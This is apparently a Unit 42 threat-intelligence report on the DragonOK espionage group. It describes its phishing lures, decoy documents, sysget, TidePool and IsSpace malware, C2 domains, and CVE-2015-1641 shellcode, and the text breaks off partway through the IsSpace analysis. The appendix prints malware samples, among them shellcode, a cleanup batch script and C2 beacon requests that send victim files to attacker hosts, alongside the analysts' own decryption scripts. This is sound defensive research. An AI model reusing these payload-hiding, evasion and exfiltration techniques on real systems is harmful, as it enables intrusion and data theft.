
DragonOK Updates Toolset and Targets Multiple Geographic Regions

By Josh Grunzweig
January 5, 2017 at 8:00 AM
Category: Unit 42
Tags: DragonOK, Japan, threat intelligence



The DragonOK group has been actively launching attacks for years. We first discussed them in April 2015 when we witnessed them targeting a number of organizations in Japan. In recent months, Unit 42 has observed a number of attacks that we attribute to this group. Multiple new variants of the previously discussed sysget malware family have been observed in use by DragonOK. Sysget malware was delivered both directly via phishing emails, as well as in Rich Text Format (RTF) documents exploiting the CVE-2015-1641 vulnerability (patched in MS15-033) that in turn leveraged a very unique shellcode. Additionally, we have observed instances of the IsSpace and TidePool malware families being delivered via the same techniques. While Japan is still the most heavily targeted geographic region by this particular actor, we also observed instances where individuals or organizations in Taiwan, Tibet, and Russia also may have been targeted.

Infiltration

We observed two unique techniques of infiltration for this particular campaign:

1. Phishing emails being sent with malicious executables directly attached
2. Malicious RTF files which exploit CVE-2015-1641.

The phishing emails had the following characteristics:

Email Subjects

- Pickup at the Juanda Airport (1-Sep)
- ポイントプレゼントのお知らせ [Roughly Translated: Point gift announcement]
- 20周年記念パーティー [Roughly Translated: 20th Anniversary Party]
- 参加者の10周年記念同窓会一覧 [Roughly Translated: List of participants' 10th anniversary alumni association]
- 子供の調査連れ [Roughly Translated: Children's investigation]
- G20 report
- 記念日の再会 [Roughly Translated: Anniversary reunion]
- 最新の人事異動通知 [Roughly Translated: Recent personnel change notice]

Attachment Filenames

- G20 report.exe
- exe
- List of Participants.exe
- Registration form.exe


These emails targeted the following industries in Japan:

- Manufacturing
- Higher Education
- Energy
- Technology
- Semiconductor

The malicious RTF files in question leverage a very specific shellcode to drop and execute the malicious payload, as well as a decoy document. Decoy documents are legitimate benign documents that are opened after the malicious payload is delivered, thus ensuring that the victim does not become suspicious because their expected document opened as expected.

Two samples were found to include the decoy document show in Figure 1.

The title of the document roughly translates to "Ministry of Communications & Departments Authorities Empty Sites and Hosted Public Works Source Clearance Photos". The use of traditional Chinese indicators the target likely residing in either Taiwan, Hong Kong, or Macau. However, based on the Taiwanese subject matter in this document, we can safely come to the conclusion that the intended victim was of Taiwanese origin. These samples delivered an updated version of the IsSpace malware family, which was discussed previously in a watering hole attack targeting an aerospace firm. IsSpace is an evolved variant of the NFlog backdoor, which has been used by DragonOK in the past.



附件四

交通部暨所屬機關權管空屋空地及主辦公共工程孳生源清除成果相片 (105/06/22)

空地位置：高雄市旗津區上竹巷 14 號現況：(請附內部及外觀或改善前、後照片請每周更新)

	外觀：無髒亂
	內部：無髒亂

業務承辦人：劉冠麟
E-mail:
電話:

Figure 1 Taiwanese decoy document

Two other samples were identified that used a Tibet-themed decoy document. The document in question (Figure 2) appears to be an internal newsletter from the Central Tibetan Ministry, as suggested by the logo used as well as the content of the document itself. This document indicates that the malware may have been targeted towards an individual that is interested in Tibetan affairs. These particular samples were unique in that they delivered the TidePool malware family that we reported on in May of 2016. We have not previously observed DragonOK using TidePool in attacks.




Figure 2 Tibetan decoy document containing internal newsletter

We also identified an additional sample using decoy targeting Taiwanese victims (Figure 3), which deployed a newer sysget sample.

Figure 3 Taiwanese-targeted decoy document

Other new samples associated with this group used a Russian language decoy document (Figure 4.) The decoy document in question discusses the GOST block cipher, which was created by the Russian government in the 1970's. The combination of Russian language and Russian-specific subject matter indicates that the intended victim speaks Russian and may be interested in encryption. Like the previously discussed Tibetan decoy documents, these samples also delivered the TidePool malware family.

Уязвимость алгоритма шифрования ГОСТ 28147-89 к дифференциальному анализу

Алгоритм ГОСТ используется в качестве государственного стандарта в Российской Федерации. До сих пор в открытой печати имеется сравнительно мало информации о возможных уязвимостях данного шифра. Одной из наиболее значимых работ является статья [3], в которой авторы предложили вариант анализа алгоритма ГОСТ с использованием дифференциального криптоанализа на связанных ключах (Related-Key Attack) при условии использования слабых блоков замены. В настоящей работе рассмотрена возможность осуществления атаки на алгоритм шифрования ГОСТ с помощью классического метода дифференциального криптоанализа и определены условия, при которых осуществление данной атаки возможно.


Метод дифференциального криптоанализа, впервые предложенный Э. Бихамом (E. Biham) и А. Шамиром (A. Shamir) для анализа алгоритма DES [1, 2], базируется на прослеживании изменения разности двух сообщений при их прохождении через раунды шифрования. После появления работ [1, 2] большинство существовавших на тот момент алгоритмов шифрования были подвергнуты анализу с использованием данного метода. Исследования показали, что метод дифференциального криптоанализа является универсальным, то есть может быть применен к анализу большинства известных симметричных криптосистем. Именно поэтому вновь создаваемые алгоритмы шифрования в первую очередь тестируются на устойчивость к данному виду анализа.

Отличительной чертой алгоритма ГОСТ является использование в его структуре несекретированных блоков замены. Предполагается, что при любом заполнении S-блоков тридцати двух раундов шифрования будет достаточно для того, чтобы противостоять таким мощным методам анализа, как линейный и дифференциальный криптоанализ. В данной работе показано, что существуют слабые блоки замены, использование которых в алгоритме ГОСТ может привести к успешному осуществлению атаки на основе метода дифференциального криптоанализа. Долгое время считалось, что если оставлять S-блоки в секрете, то их можно рассматривать как дополнительный ключевой материал [6]. Однако в работе [5] был предложен метод, применение которого позволяет достаточно просто восстановить значения S-блоков, используемых для шифрования данных.

Метод дифференциального криптоанализа базируется на прослеживании изменения несхожести между двумя сообщениями. Для определения несхожести используется операция сложения по модулю два, которая в результате сложения дает ненулевые биты в тех позициях, в которых два исходных сообщения имели различные значения битов. В работе [4] были выявлены дифференциальные свойства основных криптографических преобразований алгоритма ГОСТ, которые используются для нахождения характеристик с максимальными вероятностями.

Figure 4 Russian decoy document discussing the GOST block cipher

Finally, multiple samples used a traditional Chinese language decoy document that discussed a subsidy welfare adjustment program. The use of traditional Chinese indicators the target likely residing in either Taiwan, Hong Kong, or Macau. Similar to other attacks witnessed, a variant of the sysget malware family is installed by these files.



補助類福利調整方案

序號	補助類別	調整前	調整后	漲幅
001	伙食津貼	2400/月	3000/月	25%
002	在職進修補助	80000/3 年	100000/3 年	25%
003	結婚禮金	6666/次	8888/次	33.3%
004	生育津貼	20000/次	28000/次	40%
005	住院慰問金	5000/次	6000/次	20%
006	社團補助	6000/次	8000/次	33.3%

Figure 5 Decoy document discussing subsidy welfare adjustment program

Malware Deployed

In looking at the various malware samples used in attempted attacks, the following four families were identified:

- Sysget version 2
- Sysget version 3
- TidePool
- IsSpace

We broke the sysget classification into multiple variants when we found that a number of changes have been made since our April 2015 report. Major distinctions between the versions of sysget include the following:

Sysget version 2

- Removed support for persistence on Windows XP
- Reworked the URIs used for network communication
- Added additional layers of encryption for network communication and stored configuration files
- Switched from RC4 to AES-128

Sysget version 3

- Numerous anti-debug and anti-vm procedures added
- Encrypted URIs in network communication with an initial static key

In addition, we observed a sysget version 4 that was discovered in another sample during our research. This version is not attributed to a specific attack against an organization.

Indicators of compromise related to sysget version 4 and other samples not directly attributed to specific attacks may be found in the Appendix of this blog post. Additionally, more information about the various sysget variants may also be found in the Appendix.

The TidePool samples encountered are consistent with the samples previously discussed. I encourage readers to view our previous blog post to learn more about the intricacies of this particular malware family.

The IsSpace malware sample, however, looks to have been updated since last we wrote on it. While the available commands from the command and control (C2) server remains the same, the URI structure of the network communication has been modified. Additionally, the installation routine for this malware family has been updated to be far less complex than previous discussed versions, favoring PowerShell to set persistence and forgoing the previously used side-loading technique. A more detailed analysis of the new instances of IsSpace may be found at the end of this blog post in the Appendix.

Infrastructure

A number of unique domains were employed by the various Trojans used in these attacks. For the numerous instances of sysget we observed, the following domains were observed for their C2:

- kr44.78host[.]com
- gtoimage[.]com
- gogolekr[.]com

All of the above domains have Chinese WHOIS registrant details. Additionally, the gotoimage[.]com and trend.gogolekr[.]com are both registered to the same registrant and resolve to the same netblock of 104.202.173.0/24.

The instances of TidePool identified communicated with the following C2 servers:

- europe.wikaba[.]com
- russiaboy.ssl443[.]org
- cool.skywave[.]top

These domains did not have many definitive relations with the sysget C2 servers except for cool.skywave[.]top, which shared a unique registrant email with the sysget C2 server of trend.gogolekr[.]com. Additionally, the geographic region of the resolved IPs was consistent with the previous set, as they all resolved to various regions in southeast Asia. Specifically, the domains resolved to China, Korea, and Taiwan in the past six months.

The IsSpace samples resolved to the following domains:

- www.dppline[.]org
- www.matrens[.]top

These domains had no apparent connections to the previously discussed C2 servers, other than the fact that they resolved to Korea and Hong Kong respectively. Additionally, the registrar of 'Jiangsu Bangning Science and technology Co. Ltd.' was used for a large number of domains. A full graph of the relations between the various attacks is shown in Figure 6.




Figure 6 Relationships between attacks

Conclusion

The DragonOK group are quite active and continue updating their tools and tactics. Their toolset is being actively developed to make detection and analysis more difficult. Additionally, they appear to be using additional malware toolsets such as TidePool. While Japan is still the most-targeted region by this group, they look to be seeking out victims in other regions as well, such as Taiwan, Tibet, and Russia.

Palo Alto Network customers are protected against this threat in the following ways:

- Malware families are tagged in AutoFocus via a variety of tags (TidePool, NFlog, Sysget)
- The following IPS signatures detect malicious network traffic:
  - IPS signature 14365 (IsSpace.Gen Command And Control Traffic)
  - IPS signature 14588 (Suspicious.Gen Command And Control Traffic)
  - IPS signature 13574 (NflLog.Gen Command And Control Traffic)
  - IPS signature 13359 (Nflog.Gen Command And Control Traffic)
- All samples are appropriately marked malicious in WildFire

Appendix

CVE-2015-1641 Exploit and Shellcode

This particular group uses a very specific shellcode payload when exploiting CVE-2015-1641. This CVE is memory corruption vulnerability which allows for arbitrary code execution in various versions of Microsoft Office, including 2007, 2010, and 2013.

The shellcode begins by dynamically loading a small number of API functions from kernel32. A number of hashes are included that represent function names, which have a rotate right 7 (ROR7) operation applied against them before being XORed against a key of "\x10\xAD\xBE\xEF". The ROR7 operation is a very common technique in shellcode to obfuscate what functions are being called. The author added the XOR operation to add another layer of obfuscation.

```
seg000:0000003C                 mov     [ebp+GetCommandLineA], 0F5263974h
seg000:00000044                 db      36h
seg000:00000044                 mov     [ebp+WinExec], 110F91BEh
seg000:0000004C                 db      36h
seg000:0000004C                 mov     [ebp+ExitProcess], 5F7C378Ch
seg000:00000054                 db      36h
seg000:00000054                 mov     [ebp+CreateFileA], 84498C7Ch
seg000:0000005C                 db      36h
seg000:0000005C                 mov     [ebp+GetTempPathA], 93D05CD6h
seg000:00000064                 db      36h
seg000:00000064                 mov     [ebp+CloseHandle], 0EFA0D8B8h
seg000:0000006C                 db      36h
seg000:0000006C                 mov     [ebp+WriteFile], 64B2332Bh
seg000:00000074                 db      36h
seg000:00000074                 mov     [ebp+UnMapViewOfFile], 0CA0A40BDh
seg000:0000007C                 db      36h
seg000:0000007C                 mov     [ebp+SetFilePointer], 0CB0100ACh
```

Figure 7 API function hashes contained in shellcode

After the shellcode loads the necessary API functions, it proceeds to seek out a number of markers that will mark the beginning and ending of both an embedded malicious payload, as well as a decoy document.

The malicious executable is marked with a starting point of 0xBABABABABABA and an end marker of 0xBBBBBBBB. The decoy document is found immediately after the end of the malicious payload, and has an end marker of 0xBCBCBCBC. Both executables are encrypted with a 4-byte XOR key. Should the original data contain 0x00000000, it will not have the XOR applied against it.

The malicious payload is XORed against a key of 0xCAFEBEEF and the decoy document is XORed against 0xBAADF00D. The following script may be applied against the RTF document to extract both the malicious payload and the decoy:

```python
import sys, binascii
from itertools import cycle, izip
import re

def xor(message, key):
  return ''.join(chr(ord(c)^ord(k)) for c,k in izip(message, cycle(key)))


def decrypt(data, key):
  output = ""
  iteration = 4
  position = 0
  while True:
    window = data[position:position+iteration]
    if window == "\x00\x00\x00\x00":
      output += window
    else:
      output += xor(window, key)
    position += iteration
    if position == len(data) or position > len(data):
      break
  return output


def extract(data):
  exe_data, doc_data = None, None
  exe_starting_point = data.index("\xBA\xBA\xBA\xBA\xBA\xBA") + 6
  exe_ending_point = None
  ending_points = [m.start() for m in re.finditer("\xBB\xBB\xBB\xBB", data)]
  for e in ending_points:
    if e > exe_starting_point:
      exe_ending_point = e
  if exe_starting_point and exe_ending_point:
    mz_data = data[exe_starting_point:exe_ending_point]
    exe_data = decrypt(mz_data, "\xBE\xBA\xFE\xCA")
  else:
    raise Exception("Unable to find correct offsets for executable.")

  doc_starting_point = exe_ending_point + 4
  doc_ending_point = None
  ending_points = [m.start() for m in re.finditer("\xBC\xBC\xBC\xBC", data)]
  for e in ending_points:
    if e > doc_starting_point:
      doc_ending_point = e
  if doc_starting_point and doc_ending_point:
    doc = data[doc_starting_point:doc_ending_point]
    doc_data = decrypt(doc, "\x0D\xF0\xAD\xBA")
  else:
    raise Exception("Unable to find correct offsets for document.")
  return [exe_data, doc_data]


def main():
  input_file = sys.argv[1]
  input_fh = open(input_file, 'rb')
  input_data = input_fh.read()
  input_fh.close()
  exe, doc = extract(input_data)

  filename = "{}.exe".format(input_file)
  output_file = open(filename, 'wb')
  output_file.write(exe)
  output_file.close()
  print "[+] Wrote {}".format(filename)

  filename = "{}.doc".format(input_file)
  output_file = open(filename, 'wb')
  output_file.write(doc)
  output_file.close()
  print "[+] Wrote {}".format(filename)


if len(sys.argv) == 2 and __name__ == "__main__":
  main()
```

When both files are decrypted, they are written to the following location in the %TEMP% directory:

- ../..exe
- ../..doc

Note the initial '..', which represents the parent directory of %TEMP%. This coupled with the unusual names of ..exe and ..doc make this particular shellcode very unique, which is one way we have attributed these samples to the same group. After the samples have been written, they are executed via calls to WinExec.

Sysget v2 Analysis

One of the fundamental changes witnessed in the second iteration of sysget is removing support for Windows XP and lower. Other changes include modifications to the URIs used for network communication.

Like the original version of sysget, sysget v2 still uses a named event of 'mcsong[]' to ensure a single instance is running at a time. It proceeds to make attempts at copying itself to the %STARTUP%/notilv.exe path. However, it uses COM objects to perform this action that is not available in Windows XP, which prevents the malware from installing itself to this location. While the remainder of the malware operates as expected, it will not survive a restart of the system.

Sysget proceeds to make an attempt at reading the following configuration file. This filename and path has changed since the original version, and is consistent in the subsequent versions.

- %APPDATA%/vklCen5.tmp

This configuration file holds both a unique victim identifier, as well as a key that is used to encrypt HTTP traffic. It is encrypted using the AES-128 encryption algorithm, using a static key of '734thfg9ih'. Using AES-128 is a change from the previous version, where RC4 was used for all encryption operations. The following Python code may be used to decrypt this file:

```python
import sys
import base64
from wincrypto import CryptCreateHash, CryptHashData, CryptDeriveKey, CryptDecrypt

def decrypt(data, original_key):
    CALG_AES_128 = 0x660E
    CALG_MD5 = 0x8003
    md5_hasher = CryptCreateHash(CALG_MD5)
    CryptHashData(md5_hasher, original_key)
    key = CryptDeriveKey(md5_hasher, CALG_AES_128)
    decrypted_data = CryptDecrypt(key, data)
    return decrypted_data

arg = open(sys.argv[1], 'rb').read()
print repr(decrypt(arg, '734thfg9ih'))
```

When executed against an example configuration file, we see the following output, which includes the two pieces of data noted previously:

```
C:\>python decrypt_config.py vklCen5.tmp
'gh1443717133\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x001059086204\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

The encryption of this configuration file is a new feature that was not present in the original version of sysget.

If this file is not present on the system, the malware will attempt to retrieve the necessary information via a HTTP request. The following request is made to the remote command and control server. Note that the full URI is statically set by the malware sample.

```
GET /index.php?type=read&id=1420efbd80ce02328663631c8d8f813c&pageinfo=jp&lang=
utf-8 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: hello.newtaiwan[.]top
```

The server responds with the following data, encrypted using the same technique previously described with a static key of 'aliado75496'. Once decrypted, we see the following example data being sent back to sysget:

gh1443717133\n1059086204\n

The first string is used as a key for all subsequent network communication. The second string is treated as a unique victim identifier. This data is encrypted using the key of '734thfg9ih' and written to the %APPDATA%/vklCen5.tmp file.

After this information has been obtained, the malware proceeds to enter its command and control loop. An HTTP request such as the following is made to the remote server. Note that the 'mid' GET variable holds the MD5 hash of the previously obtained victim identifier. The remaining data in the URI is hardcoded.

```
GET /index.php?type=get&pageinfo=bridge03443&lang=jp&mid=5717cb8fed2750a2ee9e8
30a0716ed4 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: hello.newtaiwan[.]top
```

The response is encrypted using the unique key that was obtained previously. Should the response contain 'Fatal error' unencrypted, no further actions are taken by the malware sample. Once decrypted, the response may have one of the following two choices, and their accompanying purpose. Alternatively, if a raw command is provided, the malware will execute it and return the results.

Command	Description
goto wrong "[file_path]";\n	Read a specific file and return its contents.
goto right "[filename]" "[identifier]"	Write a given file. The identifier is used to retrieve the file's contents in a subsequent HTTP request.

When the 'goto wrong' request is made, a HTTP POST request is made to the following URI. In the following URI, the 'list' parameter contains the MD5 hash of the victim's identifier.

/index.php?type=register&pageinfo=myid32987&list=5717cb8fed2750a2ee9e830a3
0716ed4

The contents of this POST request contains the victim's identifier, as well as the file's contents encrypted with the unique key. The first 50 bytes are reserved for the victim identifier, as shown below:

```
0000016F  35 37 31 37 63 62 38 66  65 64 32 37 35 30 61 32 5717cb8f ed2750a2
0000017F  65 65 39 65 38 33 30 61  33 30 37 31 36 65 64 34 ee9e830a 30716ed4
0000018F  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
0000019F  00 00 4b 59 bc 53 53 99  2b 6f a7 b5 5a 85 c7 66 ..KY.SS. +o..Z..f
```

Once decrypted, the data contains both the filename, as well as the contents of that file.

```
test.txt\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[TRUNCATED]\x
00\x00\x00File contents
```

If the 'goto right' command is used, the malware will make a subsequent request to the following URI. The 'cache' variable holds the unique identifier that was provided in the 'goto right' command.

/index.php?type=goto&pageinfo=myid47386&cache=identifier

Once the file contents are obtained, they are written to the specified filename in the %STARTUP% folder.

When a raw command is received, the malware will upload the results to the following URI via a POST request:

/index.php?type=register

An overview of the network communications exhibited by sysget version 2 can be seen in the figure below.




Figure 8 Sysget version 2 command and control flow

Sysget v3 Analysis

Some of the biggest changes witnessed in version 3 of sysget includes numerous anti-debug and anti-vm detections added, as well as the encryption of the URIs used for network communication.

When the malware initially executes, it performs the following checks to ensure it is not being debugged and not running in a sandbox or virtualized environment.

Should these checks return false, the malware proceeds to enter its installation routine. The malware originally copies itself to a temp file in the %TEMP% directory with a filename prefix of '00'. It proceeds to append 4194304 bytes of randomly chosen data to the end of this file. The increased filesize may have been added by the author in an attempt to thwart sandboxes that impose filesize limits on what is saved and/or processed. Finally, the malware copies the original file from the tmp path to the %STARTUP%/winlogon.exe path using the same technique witnessed in version 2. Sysget then writes a batch script in the %TEMP% folder with the following contents, cleaning up the original files and spawning the newly written winlogon.exe executable:

```
@echo off
:t
timeout 1
for /f %%i in ('tasklist /FI "IMAGENAME eq [original_executable_name]" ^| find /v /c "" ') do set YO=%%i
if %%YO%%==4 goto :t
del /F "[original_executable_path]"
del /F "[tmp_file]"
start /B cmd /c "[startup_winlogon.exe]"
del /F "[self]"
exit
```

After installation, sysget will attempt to read the same %APPDATA%/vklCen5.tmp file as witnessed in the previous variant. A number of strings within the malware, including the '734thfg9ih' key used to encrypt this file, have been obfuscated via a single-byte XOR of 0x5F.

Similar to previous versions, should this vklCen5.tmp file not be present on the victim machine, it will make an external HTTP request to retrieve the necessary information. The following request is made by the malware. Readers will notice that the URI has changed from previous versions in a number of ways. This version of sysget looks to always make requests to 1.php, which is hardcoded within the malware itself. Additionally, all HTTP URIs in this version of sysget are encrypted. The initial GET request made to retrieve the victim identifier and unique key is encrypted with a key of 'Cra%hello-12sW'. The subsequent response containing this information is then decrypted using a key of 'aliado75496', which is consistent with previous versions.

```
GET
/1.php?k=S0lkzq7DtLgKtW%7ZSDwkaw8hFdSn3UXyH+FlfaOS8f5h3n16XBDMa6a3IbDLPQqN
SwZh7lQRmIPL1C8Wmfr8cGv7raGEV1G0r73FJjnDfyJPLEKNAIyJnfP2h4dGapA6tfwfej24TN
4QbR+MJkVC1PP2o14NtuBEo6G3ujjyvkpWnGQ4BEi6DzylNeMypV/K6Ft32dsMmmO52q41dQ== HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: gtoimage.com
```

When the URI above is base64-decoded and subsequently decrypted, we see the following:

index.php?type=read&id=692fdc3c7b2c310fc017e4af335b8dc8&pageinfo=jp&lang=utf-8

This URI is consistent with the previous sysget variant. It would seem the authors simply have added this layer of encryption to hinder efforts to block the malware via network-based detections.

After this initial request to retrieve the victim identifier and unique key, sysget enters its command and control loop. This process is consistent with the previous version, but simply has the extra layer of encryption used for the URIs.

Sysget v4 Analysis

The fourth variant of sysget is nearly identical to the third variant. However, the main difference lies in the URIs used for network communication. In addition to the expected encryption of the URIs, this variant also mangles the base64 encoding that is performed afterwards. The following Python script may be used to de-obfuscate the base64 URI found in this variant:

```python
import base64

'''
URI Request:

GET
/5.php?6ZH72xihwn4LqfdQqTV4NZAthjuDeCo2k0RUvE7CicXxN2WNFre2pqH8gIdMMJQbz50
AWo+rT4GGalhcebmCbjdrjZlyDhmUjE7QO5mIXZTAucGt3LeLXxOxGiVlG4zechSPAX3AiAeR+
BGFsc3wthM0RzKfithXYeCKnjh1O7pKsYqyKqfl+HpVzs4YXZb+UQY+BNEnr/77jW5JTLNI4oed
99 HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/40.0.2214.115 Safari/537.36
Host: www.sanseitime.com
'''

uri_string =
"6ZH72xihwn4LqfdQqTV4NZAthjuDeCo2k0RUvE7CicXxN2WNFre2pqH8gIdMMJQbz50AWo+rT
4GGalhcebmCbjdrjZlyDhmUjE7QO5mIXZTAucGt3LeLXxOxGiVlG4zechSPAX3AiAeR+BGFsc3
wthM0RzKfithXYeCKnjh1O7pKsYqyKqfl+HpVzs4YXZb+UQY+BNEnr/77jW5JTLNI4oed99"

b64_string =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
prefix_int = int(uri_string[0:2])
out = ""

for u in uri_string[2:]:
    ind = b64_string.index(u) - prefix_int
    out += b64_string[ind]

decoded = base64.b64decode(out)
```

Additionally, the C2 URI changes in this variant, from 1.php to 5.php

IsSpace Analysis

When initially run, IsSpace will create a unique event to ensure a single instance of the malware is running at a given time. This event name appears to be unique per the sample, as multiple samples contained unique event names. The following event names have been observed in the samples that were analyzed:

- e6al69MS5iP
- v485lLa3q5z

IsSpace proceeds to iterate over the running processes on the system, seeking out the following two process substrings:

- uiSeAgnt
- avp.exe

The uiSeAgnt string may be related to Trend Micro's solutions, while avp.exe most likely is related to Kaspersky's anti-malware product.

In the event uiSeAgnt is identified, the malware will enter its installation routine if not already running as 'bfsuc.exe' and proceeds to exit afterwards. Should avp.exe be identified, the malware enters an infinite sleep loop until a mouse click occurs. After this takes place, the malware proceeds as normal.

The malware then determines if it is running under Windows XP. In the event that it is, it will make a HTTP GET request to www.bing.com, presumably to ensure network connectivity.

```
GET / HTTP/1.1
